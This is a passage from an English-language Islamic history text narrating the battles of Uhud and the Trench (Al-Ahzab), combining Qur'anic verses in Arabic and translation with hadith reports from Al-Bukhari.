﴿وَمَا مُحَمَّدٌ إِلَّا رَسُولٌ قَدْ خَلَتْ مِن قَبْلِهِ ٱلرُّسُلُ ۚ أَفَإِيْن مَّاتَ أَوْ قُتِلَ ٱنقَلَبْتُمْ عَلَىٰٓ أَعْقَٰبِكُمْ ۚ وَمَن يَنقَلِبْ عَلَىٰ عَقِبَيْهِ فَلَن يَضُرَّ ٱللَّهَ شَيْـًٔا ۗ وَسَيَجْزِى ٱللَّهُ ٱلشَّٰكِرِينَ ﴿١٤٤﴾﴾

[آل عمران: ١٤٤]

﴿Muhammad is no more than a Messenger: many were the Messengers that passed away before him. If he died or was slain, will ye then turn back on your heels? If any did turn back on his heels, not the least harm will he do to Allah; but Allah (on the other hand) will swiftly reward those who (serve him) with gratitude.﴾

(Al `Imran: 144)

According to Al-Bukhari, Anas narrated that when it was the day of Uhud, the people left the Prophet (peace and blessings of Allah be upon him) while Abu Talhah was in front of the Prophet (peace and blessings of Allah be upon him) shielding him with his leather shield. Abu Talhah was a skillful archer who used to shoot violently. He broke two or three arrow bows on that day. If a man carrying a quiver full of arrows passed by, the Prophet (peace and blessings of Allah be upon him) would say (to him), put (scatter) its contents for Abu Talhah. The Prophet (peace and blessings of Allah be upon him) would raise his head to look at the enemy, whereupon Abu Talhah would say, "Let my father and mother be sacrificed for you! Do not raise your head, lest an arrow of the enemy should hit you. (Let) my neck (be struck) rather than your neck." I saw `Aishah, the daughter of Abu Bakr, and Umm Sulaim rolling up their dresses so that I saw their

leg-bangles while they were carrying water skins on their backs and emptying them in the mouths of the (wounded) people. They would return to refill them and again empty them in the mouths of the (wounded) people. The sword fell from Abu Talhah's hand twice or thrice (on that day).

Moreover, Al-Bukhari narrated on the authority of Abu Talhah (may Allah be blessed with him) his saying, "On the day of Uhud, I was amongst the people who fell asleep to the extent that my sword fell down from my hand more than one time."

In this context, we read in the Glorious Qur'an,

﴿ثُمَّ أَنزَلَ عَلَيْكُم مِّنۢ بَعْدِ ٱلْغَمِّ أَمَنَةً نُّعَاسًا يَغْشَىٰ طَآئِفَةً مِّنكُمْ ۖ وَطَآئِفَةٌ قَدْ أَهَمَّتْهُمْ أَنفُسُهُمْ يَظُنُّونَ بِٱللَّهِ غَيْرَ ٱلْحَقِّ ظَنَّ ٱلْجَٰهِلِيَّةِ ۖ يَقُولُونَ هَل لَّنَا مِنَ ٱلْأَمْرِ مِن شَىْءٍ ۗ قُلْ إِنَّ ٱلْأَمْرَ كُلَّهُۥ لِلَّهِ ۗ يُخْفُونَ فِىٓ أَنفُسِهِم مَّا لَا يُبْدُونَ لَكَ ۖ يَقُولُونَ لَوْ كَانَ لَنَا مِنَ ٱلْأَمْرِ شَىْءٌ مَّا قُتِلْنَا هَٰهُنَا ۗ قُل لَّوْ كُنتُمْ فِى بُيُوتِكُمْ لَبَرَزَ ٱلَّذِينَ كُتِبَ عَلَيْهِمُ ٱلْقَتْلُ إِلَىٰ مَضَاجِعِهِمْ ۖ وَلِيَبْتَلِىَ ٱللَّهُ مَا فِى صُدُورِكُمْ وَلِيُمَحِّصَ مَا فِى قُلُوبِكُمْ ۗ وَٱللَّهُ عَلِيمٌۢ بِذَاتِ ٱلصُّدُورِ ﴿١٥٤﴾ إِنَّ ٱلَّذِينَ تَوَلَّوْا۟ مِنكُمْ يَوْمَ ٱلْتَقَى ٱلْجَمْعَانِ ۖ إِنَّمَا ٱسْتَزَلَّهُمُ ٱلشَّيْطَٰنُ بِبَعْضِ مَا كَسَبُوا۟ ۖ وَلَقَدْ عَفَا ٱللَّهُ عَنْهُمْ ۗ إِنَّ ٱللَّهَ غَفُورٌ حَلِيمٌ ﴿١٥٥﴾﴾

[آل عمران: ١٥٤- ١٥٥]

﴿After (the excitement of) the distress, He sent down calm on band of you overcome with slumber, while another band was stirred to anxiety by their own feelings, moved by wrong suspicions of Allah – suspicions due to ignorance. They said: 'Have we any hand in the affair?' Say thou: 'Indeed, this affair is wholly Allah's.' They hide in their minds what they dare not reveal to thee. They say (to themselves), 'If we had had anything to do with this affair, we should not have been in the slaughter here.' Say: 'Even you had remained in your homes, those for whom death was decreed would certainly have gone forth to the place of their death'; but (all this was) that Allah might test what is in your breasts and purge what is in your hearts. For Allah knoweth well the secrets of your hearts. Those of you who turned back on the day the two hosts met, - it was Satan who caused them to fail, because of some (evil) they had done. But Allah has blotted out (their fault): for Allah is Oft-forgiving, Most Forbearing.﴾

(Al `Imran: 154-155)

`Uthman Ibn Mauhab also narrated that a man came to perform the *Hajj* to (Allah's) House. Seeing some people sitting, he said, "Who are these sitting

people?" Somebody said, "They are the people of Quraish." He said, "Who is the old man?" They said, "Ibn `Umar." He went to him and said, "I want to ask you about something; will you tell me about it? I ask you with the respect due to the sanctity of this (Sacred) House, do you know that `Uthman Ibn `Affan fled on the day of Uhud?" Ibn `Umar said, "Yes." He said, "Do you know that he (i.e., `Uthman) was absent from the Badr (battle) and did not join it?" Ibn `Umar said, "Yes." He said, "Do you know that he failed to be present at the Ridwan Pledge of allegiance (i.e., Pledge of allegiance at Hudaibiyah) and did not witness it?" Ibn `Umar replied, "Yes," He then said, "*Allahu-Akbar* (Allah is the Greatest!" Ibn `Umar said, "Come along; I will inform you and explain to you what you have asked. As for the flight (of `Uthman) on the day of Uhud, I testify that Allah forgave him. As regards his absence from the Badr (battle), he was married to the daughter of Allah's Messenger and she was ill, so the Prophet said to him, 'You will have such reward as a man who has fought the Badr battle will get, and will also have the same share of the booty.' As for his absence from the Ridwan Pledge of allegiance, if there had been anybody more respected by the people of Makkah than `Uthman Ibn `Affan, the Prophet would surely have sent that man instead of `Uthman. So the Prophet sent him (i.e., `Uthman to Makkah) and the Ridwan Pledge of allegiance took place after

`Uthman had gone to Makkah. The Prophet (peace and blessings of Allah be upon him) raised his right hand saying, 'This is the hand of `Uthman,' and clapped it over his other hand and said, 'This is for `Uthman.'" Ibn 'Umar then said (to the man), "Go now, after taking this information."

On the day of Uhud, victory was first on the side of the Muslims. Allah, Most High, says,

﴿وَلَقَدْ صَدَقَكُمُ ٱللَّهُ وَعْدَهُۥٓ إِذْ تَحُسُّونَهُم بِإِذْنِهِۦ ۖ حَتَّىٰٓ إِذَا فَشِلْتُمْ وَتَنَٰزَعْتُمْ فِى ٱلْأَمْرِ وَعَصَيْتُم مِّنۢ بَعْدِ مَآ أَرَىٰكُم مَّا تُحِبُّونَ ۖ مِنكُم مَّن يُرِيدُ ٱلدُّنْيَا وَمِنكُم مَّن يُرِيدُ ٱلْءَاخِرَةَ ۚ ثُمَّ صَرَفَكُمْ عَنْهُمْ لِيَبْتَلِيَكُمْ ۖ وَلَقَدْ عَفَا عَنكُمْ ۗ وَٱللَّهُ ذُو فَضْلٍ عَلَى ٱلْمُؤْمِنِينَ ﴿١٥٢﴾ ۞ إِذْ تُصْعِدُونَ وَلَا تَلْوُۥنَ عَلَىٰٓ أَحَدٍ وَٱلرَّسُولُ يَدْعُوكُمْ فِىٓ أُخْرَىٰكُمْ فَأَثَٰبَكُمْ غَمًّۢا بِغَمٍّ لِّكَيْلَا تَحْزَنُوا۟ عَلَىٰ مَا فَاتَكُمْ وَلَا مَآ أَصَٰبَكُمْ ۗ وَٱللَّهُ خَبِيرٌۢ بِمَا تَعْمَلُونَ ﴿١٥٣﴾﴾[آل عمران: ١٥٢ - ١٥٣]

﴿And did indeed fulfill His Promise to you when ye with His permission were about to annihilate your enemy, until ye flinched and fell to disputing about the order, and disobeyed it after He brought you in sight (of the victory) which ye covet. Among you are some that hanker after his world and some that desire the Hereafter. Then

did He divert you from your foes in order to test you. But He forgave you: for Allah is Full of grace to those who believe. Behold! Ye were climbing up the high ground, without even casting a side-glance at any one, and the Messenger in your rear was calling you back. There did Allah give you one distress after another by way of requital, to teach you not to grieve for (the booty) that had escaped you and for (the ill) that had befallen you. For Allah is well aware of all that ye do.

(Al `Imran: 152-153)

Consequences of the Battle

The Battle came to an end. About seventy Muslims were martyred on that day. In the *Sahih* of Al-Bukhari, we of read the following narrations:

Qatadah narrated that Anas Ibn Malik (may Allah be pleased with him) told us that seventy from the *Ansar* were martyred on the day of Uhud, and seventy on the day (of the battle of) Bir Ma`unah, and seventy on the day of Al-Yamama.

Jabir Ibn `Abdullah narrated that Allah's Messenger (peace and blessings of Allah be upon him) used to shroud two martyrs of Uhud in one sheet and then say, "Which of them knew Qur'an more?" When one of the two was pointed out, he would put him first in the grave. Then he said,

"I will be a witness for them on the Day of Judgement."

He ordered them to be buried with their blood (on their bodies). Neither was the funeral Prayer offered for them, nor were they washed. Jabir added, "When my father was martyred, I started weeping and uncovering his face. The Companions of the Prophet (peace and blessings of Allah be upon him) stopped me from doing so but the Prophet (peace and blessings of Allah be upon him) did not stop me. Then the Prophet (peace and blessings of Allah be upon him) said,

'(O Jabir.) don't weep over him, for the Angels kept on covering him with their wings until his body was carried away (for burial).'"

The Battle of Al-Ahzab

غزوة الأحـــزاب

Regarding the battle of Al-Ahzab or Al-Khandaq (the trench), Allah, Most High, revealed the following Qur'anic verses,

﴿يَـٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ ٱذْكُرُواْ نِعْمَةَ ٱللَّهِ عَلَيْكُمْ إِذْ جَآءَتْكُمْ جُنُودٌ
فَأَرْسَلْنَا عَلَيْهِمْ رِيحًا وَجُنُودًا لَّمْ تَرَوْهَا ۚ وَكَانَ ٱللَّهُ بِمَا
تَعْمَلُونَ بَصِيرًا ﴿٩﴾ إِذْ جَآءُوكُم مِّن فَوْقِكُمْ وَمِنْ أَسْفَلَ مِنكُمْ

وَإِذْ زَاغَتِ ٱلْأَبْصَـٰرُ وَبَلَغَتِ ٱلْقُلُوبُ ٱلْحَنَاجِرَ وَتَظُنُّونَ
بِٱللَّهِ ٱلظُّنُونَا ﴿١٠﴾ هُنَالِكَ ٱبْتُلِىَ ٱلْمُؤْمِنُونَ وَزُلْزِلُواْ زِلْزَالًا
شَدِيدًا ﴿١١﴾ وَإِذْ يَقُولُ ٱلْمُنَـٰفِقُونَ وَٱلَّذِينَ فِى قُلُوبِهِم مَّرَضٌ مَّا
وَعَدَنَا ٱللَّهُ وَرَسُولُهُۥٓ إِلَّا غُرُورًا ﴿١٢﴾ وَإِذْ قَالَت طَّآئِفَةٌ مِّنْهُمْ
يَـٰٓأَهْلَ يَثْرِبَ لَا مُقَامَ لَكُمْ فَٱرْجِعُواْ ۚ وَيَسْتَـْٔذِنُ فَرِيقٌ مِّنْهُمُ
ٱلنَّبِىَّ يَقُولُونَ إِنَّ بُيُوتَنَا عَوْرَةٌ ۛ وَمَا هِىَ بِعَوْرَةٍ ۛ إِن يُرِيدُونَ إِلَّا فِرَارًا
﴿١٣﴾ وَلَوْ دُخِلَتْ عَلَيْهِم مِّنْ أَقْطَارِهَا ثُمَّ سُئِلُواْ ٱلْفِتْنَةَ لَـَٔاتَوْهَا
وَمَا تَلَبَّثُواْ بِهَآ إِلَّا يَسِيرًا ﴿١٤﴾ وَلَقَدْ كَانُواْ عَـٰهَدُواْ ٱللَّهَ مِن
قَبْلُ لَا يُوَلُّونَ ٱلْأَدْبَـٰرَ ۚ وَكَانَ عَهْدُ ٱللَّهِ مَسْـُٔولًا ﴿١٥﴾ قُل لَّن
يَنفَعَكُمُ ٱلْفِرَارُ إِن فَرَرْتُم مِّنَ ٱلْمَوْتِ أَوِ ٱلْقَتْلِ وَإِذًا لَّا
تُمَتَّعُونَ إِلَّا قَلِيلًا ﴿١٦﴾ قُلْ مَن ذَا ٱلَّذِى يَعْصِمُكُم مِّنَ ٱللَّهِ إِنْ
أَرَادَ بِكُمْ سُوٓءًا أَوْ أَرَادَ بِكُمْ رَحْمَةً ۚ وَلَا يَجِدُونَ لَهُم مِّن دُونِ ٱللَّهِ

وَلِيًّا وَلَا نَصِيرًا ﴿١٧﴾ ۞ قَدْ يَعْلَمُ ٱللَّهُ ٱلْمُعَوِّقِينَ مِنكُمْ وَٱلْقَآئِلِينَ
لِإِخْوَٰنِهِمْ هَلُمَّ إِلَيْنَا ۖ وَلَا يَأْتُونَ ٱلْبَأْسَ إِلَّا قَلِيلًا ﴿١٨﴾ أَشِحَّةً
عَلَيْكُمْ ۚ فَإِذَا جَآءَ ٱلْخَوْفُ رَأَيْتَهُمْ يَنظُرُونَ إِلَيْكَ تَدُورُ أَعْيُنُهُمْ
كَٱلَّذِى يُغْشَىٰ عَلَيْهِ مِنَ ٱلْمَوْتِ ۖ فَإِذَا ذَهَبَ ٱلْخَوْفُ سَلَقُوكُم
بِأَلْسِنَةٍ حِدَادٍ أَشِحَّةً عَلَى ٱلْخَيْرِ ۚ أُولَٰٓئِكَ لَمْ يُؤْمِنُوا۟ فَأَحْبَطَ ٱللَّهُ
أَعْمَٰلَهُمْ ۚ وَكَانَ ذَٰلِكَ عَلَى ٱللَّهِ يَسِيرًا ﴿١٩﴾ يَحْسَبُونَ ٱلْأَحْزَابَ لَمْ
يَذْهَبُوا۟ ۖ وَإِن يَأْتِ ٱلْأَحْزَابُ يَوَدُّوا۟ لَوْ أَنَّهُم بَادُونَ فِى
ٱلْأَعْرَابِ يَسْـَٔلُونَ عَنْ أَنۢبَآئِكُمْ ۖ وَلَوْ كَانُوا۟ فِيكُم مَّا
قَٰتَلُوٓا۟ إِلَّا قَلِيلًا ﴿٢٠﴾ لَّقَدْ كَانَ لَكُمْ فِى رَسُولِ ٱللَّهِ أُسْوَةٌ
حَسَنَةٌ لِّمَن كَانَ يَرْجُوا۟ ٱللَّهَ وَٱلْيَوْمَ ٱلْءَاخِرَ وَذَكَرَ ٱللَّهَ كَثِيرًا
﴿٢١﴾ وَلَمَّا رَءَا ٱلْمُؤْمِنُونَ ٱلْأَحْزَابَ قَالُوا۟ هَٰذَا مَا وَعَدَنَا ٱللَّهُ
وَرَسُولُهُۥ ۖ وَصَدَقَ ٱللَّهُ وَرَسُولُهُۥ ۖ وَمَا زَادَهُمْ إِلَّآ إِيمَٰنًا وَتَسْلِيمًا
﴿٢٢﴾ مِّنَ ٱلْمُؤْمِنِينَ رِجَالٌ صَدَقُوا۟ مَا عَٰهَدُوا۟ ٱللَّهَ عَلَيْهِ ۖ فَمِنْهُم
مَّن قَضَىٰ نَحْبَهُۥ وَمِنْهُم مَّن يَنتَظِرُ ۖ وَمَا بَدَّلُوا۟ تَبْدِيلًا ﴿٢٣﴾
لِّيَجْزِىَ ٱللَّهُ ٱلصَّٰدِقِينَ بِصِدْقِهِمْ وَيُعَذِّبَ ٱلْمُنَٰفِقِينَ إِن شَآءَ
أَوْ يَتُوبَ عَلَيْهِمْ ۚ إِنَّ ٱللَّهَ كَانَ غَفُورًا رَّحِيمًا ﴿٢٤﴾ وَرَدَّ ٱللَّهُ
ٱلَّذِينَ كَفَرُوا۟ بِغَيْظِهِمْ لَمْ يَنَالُوا۟ خَيْرًا ۚ وَكَفَى ٱللَّهُ ٱلْمُؤْمِنِينَ
ٱلْقِتَالَ ۚ وَكَانَ ٱللَّهُ قَوِيًّا عَزِيزًا ﴿٢٥﴾ وَأَنزَلَ ٱلَّذِينَ ظَٰهَرُوهُم
مِّنْ أَهْلِ ٱلْكِتَٰبِ مِن صَيَاصِيهِمْ وَقَذَفَ فِى قُلُوبِهِمُ ٱلرُّعْبَ
فَرِيقًا تَقْتُلُونَ وَتَأْسِرُونَ فَرِيقًا ﴿٢٦﴾ وَأَوْرَثَكُمْ أَرْضَهُمْ
وَدِيَٰرَهُمْ وَأَمْوَٰلَهُمْ وَأَرْضًا لَّمْ تَطَـُٔوهَا ۚ وَكَانَ ٱللَّهُ عَلَىٰ كُلِّ
شَىْءٍ قَدِيرًا ﴿٢٧﴾ ۞ [الأحزاب: ٩- ٢٧]

O ye who believe! Remember the grace of Allah, (bestowed) on you, when there come down on you hosts (to overwhelm you): but We sent against them a hurricane and forces that ye saw not: but Allah sees (clearly) all that ye do. Behold! They came on you form above you and from below you, and behold, the eyes swerved and the hearts gaped up to the throats, and ye imagined various (vain) thoughts about Allah! In that situation were the believers tried: they were shaken as by a tremendous shaking. And behold! The hypocrites and those in whose hearts is disease say: 'Allah and His Messenger promised us nothing but delusions!' Behold! A party among them said: 'Ye men of Yathrib! Ye cannot stand (the attack)! Therefore go back!' And a band of them ask for leave of the Prophet, saying, 'Truly our houses are bare and exposed.' Though they were not exposed: they intended nothing but to run away. And if any entry had been effected to them from the sides (of the city), and they had been incited to sedition, they would certainly have brought it to pass, with none but a brief delay! And yet they had already covenanted with Allah not to turn their backs, and a covenant with Allah

must (surely) be answered for. Say: 'Running away will not profit you if ye are running away from death or slaughter; and even if (ye do escape), no more than a brief (respite) will ye be allowed to enjoy!' Say: 'Who is it that can screen you from Allah if it be His wish to give you punishment or to give you mercy?' Nor will they find for themselves, besides Allah, any protector or helper. Verily Allah knows those among you who keep back (men) and those who say to their brethren, 'Come along to us', but come not to fight except for just a little while, covetous over you. Then when fear comes, thou wilt see them looking to thee, their eyes revolving, like one who faints from death: but when the fear is past, they will smite you with sharp tongues, covetous of goods. Such men have no faith, and so Allah has made their deeds of none effect: and that is easy for Allah. They think that the Confederates have not withdrawn; and if the Confederates should come (again), they would wish they were is the deserts (wandering) among the Bedouins, and seeking news about you (from a safe distance); and if they were in your midst, they would fight but little. Ye have indeed in the Messenger of Allah an excellent

exemplar for him who hopes in Allah and the Final Day, and who remembers Allah much. When the believers saw the Confederate forces, they said, 'This is what Allah and His Messenger had promised us, and Allah and His Messenger told us what was true.' And it only added to their faith and their zeal in obedience. Among the believers are men who have been true to their covenant with Allah: of them some have died and some (still) wait: but they have never changed (their determination) in the least: that Allah may reward the men of Truth for their Truth, and punish the hypocrites if that be His will, or turn to them in mercy: for Allah is Oft-Forgiving, Most Merciful. And Allah turned back the unbelievers for (all) their fury: no advantage did they gain; and enough is Allah for the believers in their fight. And Allah is Full of Strength, Exalted in might. And those of the people of the Book who aided them – Allah did take them down from their strongholds and cast terror into their hearts, (so that) some ye slew, and some ye made captives. And He made you heirs of their lands, their houses, and their goods, and of a land which ye had not

frequented (before). And Allah has Power over all things.﴾

(Al-Ahzab: 9-27)

According to most of the late and early Muslim scholars, the Battle of Al-Ahzab took place in Shawwal, 5 AH.

The Occasion of the Battle

Scholars of *Siyrah* relate that a number of Jews who had formed a party against the Messenger of Allah (peace and blessings of Allah be upon him), among whom were Sallam Ibn Al-Huqayq An-Nadri, Huyayy Ibn Akhtab An-Nadri, Kinanah Ibn Abu Al-Huqayq An-Nadri, and Haudhah Ibn Qays Al-Wa'ili, and Abu `Ammar Al-Wa'ili with a number of the tribe of An-Nadir and the tribe of Wa'il went to Quraish at Makkah and invited them to join them in an attack on the Messenger so that they might get rid of him altogether. Quraish said, "You, O Jews, are the first scripture people and know the nature of our dispute with Muhammad. Is our religion is the best or his?" They replied, "Certainly, your religion is better than his and you had a better claim to be in the right."

It was about them that Allah, Most High, sent down the following Qur'anic verses,

﴿أَلَمْ تَرَ إِلَى ٱلَّذِينَ أُوتُوا۟ نَصِيبًا مِّنَ ٱلْكِتَٰبِ يُؤْمِنُونَ
بِٱلْجِبْتِ وَٱلطَّٰغُوتِ وَيَقُولُونَ لِلَّذِينَ كَفَرُوا۟ هَٰٓؤُلَآءِ أَهْدَىٰ مِنَ

ٱلَّذِينَ ءَامَنُوا۟ سَبِيلًا ﴿٥١﴾ أُو۟لَٰٓئِكَ ٱلَّذِينَ لَعَنَهُمُ ٱللَّهُ ۖ وَمَن يَلْعَنِ ٱللَّهُ فَلَن تَجِدَ لَهُۥ نَصِيرًا ﴿٥٢﴾

[النساء: ٥١ - ٥٢]

﴿Hast thou not turned thy thought to those who were given a portion of the book? They believe in sorcery and Taghut and say to the unbelievers that they are better guided in the (right) way than the believers! They are (men) whom Allah has cursed: and those whom Allah hath cursed, thou wilt find, have no one to help.﴾

(An-Nisa': 51-52)

These words, consequently, rejoiced Quraish and they responded gladly to their invitation to fight the Messenger and they assembled and made their preparations. Then that company of Jews went off to Ghattafan of Qays `Aylan and invited them to fight the Messenger and told them that they would act with them and that Quraish had followed their lead in the matter; they too joined in with them.

Quraish marched under the leadership of Abu Sufyan Ibn Harb; and Ghatafan led by `Uyaynah Ibn Hisn Ibn Hudhaifah with the tribe of Fuzarah; and Al-Harith Ibn `Awf Ibn Harithah Al-Marri with the tribe of Murra; and Mis`ar Ibn Rukhlah Ibn

مِنكُمْ لِوَاذًا ۚ فَلْيَحْذَرِ ٱلَّذِينَ يُخَالِفُونَ عَنْ أَمْرِهِۦٓ أَن تُصِيبَهُمْ
فِتْنَةٌ أَوْ يُصِيبَهُمْ عَذَابٌ أَلِيمٌ ﴿٦٣﴾ أَلَآ إِنَّ لِلَّهِ مَا فِى
ٱلسَّمَٰوَٰتِ وَٱلْأَرْضِ ۖ قَدْ يَعْلَمُ مَآ أَنتُمْ عَلَيْهِ وَيَوْمَ يُرْجَعُونَ
إِلَيْهِ فَيُنَبِّئُهُم بِمَا عَمِلُوا۟ ۗ وَٱللَّهُ بِكُلِّ شَىْءٍ عَلِيمٌ ﴿٦٤﴾

[النور: ٦٢- ٦٤]

Only those are believers, who believe in Allah and His Messenger: when they are with him on a matter requiring collective action, they do not depart until they have asked for his leave; these who ask for the leave are those who believe in Allah and His Messenger, so when they ask for thy leave, for some business of their, give leave to those of them whom thou wilt, and ask Allah for their forgiveness; for Allah is Oft-Forgiving, Most Merciful. Deem not the summons of the Messenger among yourselves like the summons of one of you to another: Allah doth know those of you who slip away under shelter of some excuses: then let those beware who withstand his (the Messenger) order, lest some trial befall them or a grievous chastisement be inflicted on them. Be quite sure that to Allah doth belong whatever in the heavens and on earth. Well doth He know what ye are intent upon: and the day

Nuwayrah Ibn Tarif Ibn Suhmah Ibn `Abdullah Ibn Hilal Ibn Khalawah Ibn Ashja` Ibn Rayth Ibn Ghatafan with those of his people from Ashja` who followed him.

Muslims Make Their Preparations

When the Messenger of Allah (peace and blessings of Allah be upon him) heard of the intention of his enemies he drew a trench about Madinah. Digging a trench, according to Ibn Hisham, was the suggestion of Salman, the Persian. The Messenger of Allah´(peace and blessings of Allah be upon him) joined the Muslims in digging the trench encouraging the Muslims with the hope of reward in heaven. True Muslims worked very hard with the Prophet (peace and blessings of Allah be upon him) while the disaffected held back from hem and began to hide their real object by working slackly and by stealing away to their families without the Messenger's permission or knowledge. In this connection, Allah, Most High, revealed the following Qur'anic verses,

﴿إِنَّمَا ٱلْمُؤْمِنُونَ ٱلَّذِينَ ءَامَنُوا۟ بِٱللَّهِ وَرَسُولِهِۦ وَإِذَا كَانُوا۟ مَعَهُۥ
عَلَىٰٓ أَمْرٍ جَامِعٍ لَّمْ يَذْهَبُوا۟ حَتَّىٰ يَسْتَـْٔذِنُوهُ ۚ إِنَّ ٱلَّذِينَ يَسْتَـْٔذِنُونَكَ
أُو۟لَٰٓئِكَ ٱلَّذِينَ يُؤْمِنُونَ بِٱللَّهِ وَرَسُولِهِۦ ۚ فَإِذَا ٱسْتَـْٔذَنُوكَ لِبَعْضِ
شَأْنِهِمْ فَأْذَن لِّمَن شِئْتَ مِنْهُمْ وَٱسْتَغْفِرْ لَهُمُ ٱللَّهَ ۚ إِنَّ
ٱللَّهَ غَفُورٌ رَّحِيمٌ ﴿٦٢﴾ لَّا تَجْعَلُوا۟ دُعَآءَ ٱلرَّسُولِ بَيْنَكُمْ
كَدُعَآءِ بَعْضِكُم بَعْضًا ۚ قَدْ يَعْلَمُ ٱللَّهُ ٱلَّذِينَ يَتَسَلَّلُونَ

they will be brought back to Him, He will tell them the truth of what they did: for Allah doth know all things.﴾

(An-Nur: 62-64)

The Muslims worked at the trench until they had finished it, and they made a jingle about one of the Muslim called Ju`ayl whom the Messenger of Allah (peace and blessings of Allah be upon him) named `Amr.

In his *Sahih*, Al-Bukhari narrated the following *ahadith*:

Anas (may Allah be pleased with him) said that Allah's Messenger (peace and blessings of Allah be upon him) went out towards the Khandaq (i.e., trench) and saw the *Muhajirun* and the *Ansar* digging the trench in the cold morning. They had no slaves to do that (work) for them. When the Prophet saw their hardship and hunger, he said,

"O Allah! The real life is the life of the Hereafter, so please forgive the Ansar and the Muhajirun."

They said in reply to him, "We are those who have given the pledge of allegiance to Muhammad for to observe *Jihad* as long as we live."

Also, Anas (may Allah be pleased with him) reported that the *Muhajirun* and the *Ansar* were digging the trench around Madinah and were carrying the earth on their backs while saying, "We

are those who have given the pledge of allegiance to Muhammad for Islam as long as we live." The Prophet (peace and blessings of Allah be upon him) said in reply to their saying,

> *"O Allah! There is no goodness except the goodness of the Hereafter; so please grant Your Blessing to the Ansar and the Muhajirun."*

The people used to bring a handful of barley, and a meal used to be prepared thereof by cooking it with a cooking material (i.e., oil, fat and butter having a change in color and smell) and it used to be presented to the people (i.e., workers) who were hungry, and it used to stick to their throats and had a nasty smell.

Sahl Ibn Sa`d (may Allah be pleased with him) narrated that we were with Allah's Messenger (peace and blessings of Allah be upon him) in the trench, and some were digging the trench while we were carrying the earth on our shoulders. Allah's Messenger (peace and blessings of Allah be upon him) said,

> *"O Allah! There is no life except the life of the Hereafter, so please forgive the Muhajirun and the Ansar."*

Al-Bara' (may Allah be pleased with him) reported that the Messenger of Allah (peace and blessings of Allah be upon him) was carrying earth

on the day of Al-Khandaq until his abdomen was fully covered with dust, and he was saying,

> *"By Allah, without Allah we would not have been guided, neither would we have given in charity, nor would we have prayed. So (O Allah), please send Sakina (i.e., calmness) upon us, and make our feet firm if we meet the enemy as the enemy have rebelled against us, and if they intended affliction (i.e., want to frighten us and fight against us), then we would not (flee but withstand them)."*

The Prophet used to raise his voice saying,

> *"Abaina! Abaina! (i. e., we would not, we would not)."*

In another narration, Al-Bara' (may Allah be pleased with him) said that when it was the day of Al-Ahzab (i.e., the clans) and Allah's Messenger (peace and blessings of Allah be upon him) dug the trench, I saw him carrying earth out of the trench until dust made the skin of his abdomen out of my sight and he was a hairy man. I heard him reciting the poetic verses composed by Ibn Rawahah while he was carrying the earth,

> *"O Allah! Without You we would not have been guided, nor would we have given in charity, nor would we have prayed. So, (O Allah), please send Sakina (i.e.,*

calmness) upon us and make our feet firm if we meet the enemy, as they have rebelled against us. And if they intend affliction (i. e., want to frighten us, and fight against us), then we would not (flee but withstand them)."

The Prophet would then prolong his voice at the last words.

Marvelous Scenes

Ibn Ishaq said, "I have heard some stories about the digging of the trench in which there is an example of Allah's justifying His Messenger and confirming his prophetic office, things which the Muslims saw with their eyes."

In this context, Al-Bukhari narrated on the authority of Jabir (may Allah be pleased with him) who said, "We were digging (the trench) on the day of Al-Khandaq (i.e., trench) and we came across a big solid rock. We went to the Prophet (peace and blessings of Allah be upon him) and said, 'Here is a rock appearing across the trench.' He said, 'I am coming down.' Then he got up, and a stone was tied to his belly for we had not eaten anything for three days. So the Prophet (peace and blessings of Allah be upon him) took the spade and struck the big solid rock and it became like sand. I said, 'O Allah's Messenger! Allow me to go home.' (When the Prophet, peace and blessings of Allah be upon him,

allowed me) I said to my wife, 'I saw the Prophet (peace and blessings of Allah be upon him) in a state that I cannot treat lightly. Have you got something (for him to eat?)' She replied, 'I have barley and a she-goat.' So, I slaughtered the she-kid and she ground the barley; then we put the meat in the earthenware cooking pot. Then I came to the Prophet (peace and blessings of Allah be upon him) when the dough had become soft and fermented and (the meat in) the pot over the stone trivet had nearly been well-cooked, and said, 'I have got a little food prepared, so get up O Allah's Messenger, you and one or two men along with you (for the food).' The Prophet (peace and blessings of Allah be upon him) asked, 'How much is that food?' I told him about it. He said, 'It is abundant and good. Tell your wife not to remove the earthenware pot from the fire and not to take out any bread from the oven until I reach there.' Then he said (to all his Companions), 'Get up.' So, the *Muhajirun* and the *Ansar* got up. When I came to my wife, I said, 'Allah's peace be upon you! The Prophet (peace and blessings of Allah be upon him) came along with the *Muhajirun* and the *Ansar* and those who were present with them.' She said, 'Did the Prophet (peace and blessings of Allah be upon him) ask you (how much food you had)?' I replied, 'Yes.' Then the Prophet (peace and blessings of Allah be upon him) said, 'Enter and do not throng.' The Prophet (peace and blessings of Allah be upon him) started cutting the bread (into pieces) and put

the cooked meat over it. He covered the earthenware pot and the oven whenever he took something out of them. He would give the food to his Companions and take the meat out of the pot. He went on cutting the bread and scooping the meat (for his Companions) until they all ate their fill, and even then, some food remained. Then the Prophet (peace and blessings of Allah be upon him) said (to my wife),

> *'Eat and present to others as the people are struck with hunger.'"*

In another narration Jabir Ibn `Abdullah (may Allah be pleased with him) said, "When the trench was dug, I saw the Prophet (peace and blessings of Allah be upon him) in the state of severe hunger. So I returned to my wife and said, 'Have you got anything (to eat), for I have seen Allah's Messenger (peace and blessings of Allah be upon him) in a state of severe hunger.' She brought out for me, a bag containing one *Sa`* of barley, and we had a domestic she-animal (i.e., a kid) which I slaughtered then, and my wife ground the barley and she finished at the time I finished my job (i.e., slaughtering the kid). Then I cut the meat into pieces and put it in an earthenware (cooking) pot, and returned to Allah's Messenger (peace and blessings of Allah be upon him). My wife said, 'Do not disgrace me in front of Allah's Messenger (peace and blessings of Allah be upon him) and those who are with him.' So I went to

him and said to him secretly, 'O Allah's Messenger! I have slaughtered a she-animal (i.e., kid) of ours, and we have ground a *Sa`* of barley which was with us. So please come, you and another person along with you.' The Prophet (peace and blessings of Allah be upon him) raised his voice and said, 'O people of trench! Jabir has prepared a meal so let us go.' Allah's Messenger (peace and blessings of Allah be upon him) said to me, 'Don't put down your earthenware meat pot (from the fireplace) or bake your dough until I come.' So, I came (to my house) and Allah's Messenger (peace and blessings of Allah be upon him) too, came, proceeding before the people. When I came to my wife, she said, 'May Allah do so-and-so to you.' I said, 'I have told the Prophet (peace and blessings of Allah be upon him) of what you said.' Then she brought out to him (i.e., the Prophet) the dough, and he spat in it and invoked for Allah's Blessings in it. Then he proceeded towards our earthenware meat-pot and spat in it and invoked for Allah's Blessings in it. Then he said (to my wife), 'Call a 